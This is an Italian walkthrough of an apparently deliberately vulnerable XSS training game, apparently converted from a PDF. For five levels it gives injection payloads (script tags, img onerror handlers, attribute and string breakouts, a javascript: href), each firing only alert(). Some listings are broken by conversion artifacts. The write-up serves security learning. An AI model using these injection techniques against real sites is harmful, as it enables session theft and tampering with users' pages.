
Livello 1: Nel primo livello non c'è alcun tipo di sanitizzazione dell'input si può scrivere codice malevolo come di seguito

```
<script>alert(1)</script>
```




Livello 2: non si può usare il tag <script> ma possiamo inserire un'immagine che non avrà sorgente per poi avviare il nostro codice malevolo

```
<img src='x' onerror='alert()'>
```




**Livello 3: come si può vedere dal codice sorgente la pagina carica l'immagine in base al numero che inseriamo dopo # quindi inserendo il mio codice malevolo dopo il numero ottengo l'errore
1' onerror="alert(1)"**



**Livello 4: Nel tratto di codice evidenziato posso inserire il mio codice malevolo come segue,
ingannando la funzione
timer}' + alert(1) + '{{timer**

```
6 <link rel="stylesheet" href="/static/game-frame-styles.css" />
7
8 <script>
9   function startTimer(seconds) {
10     seconds = parseInt(seconds) || 3;
11     setTimeout(function() {
12       window.confirm("Time is up!");
13       window.history.back();
14     }, seconds * 1000);
15   }
16 </script>
17 </head>
18 <body id="level4">
19   
20   <br>
21   
22   <br>
23   <div id="message">Your timer will execute in {{ timer }} seconds.</div>
24 </body>
25 </html>
```

A red arrow points to the line of code: ``.



Livello 5: il codice malevolo javascript può essere inserito nel campo next che verrà inserito nell'attributo href

```
confirm.html level.py signup.html welcome.html

1 <!doctype html>
2 <html>
3   <head>
4     <!-- Internal game scripts/styles, mostly boring stuff --&gt;
5     &lt;script src="/static/game-frame.js"&gt;&lt;/script&gt;
6     &lt;link rel="stylesheet" href="/static/game-frame-styles.css" /&gt;
7   &lt;/head&gt;
8
9   &lt;body id="level5"&gt;
10    &lt;img src="/static/logos/level5.png" /&gt;&lt;br&gt;&lt;br&gt;
11    &lt;!-- We're ignoring the email, but the poor user will never know! --&gt;
12    Enter email: &lt;input id="reader-email" name="email" value=""&gt;
13
14    &lt;br&gt;&lt;br&gt;
15    &lt;a href="{{ next }}&gt;Next &gt;&gt;&lt;/a&gt;
16
17  &lt;/body&gt;
&lt;/html&gt;</pre>
```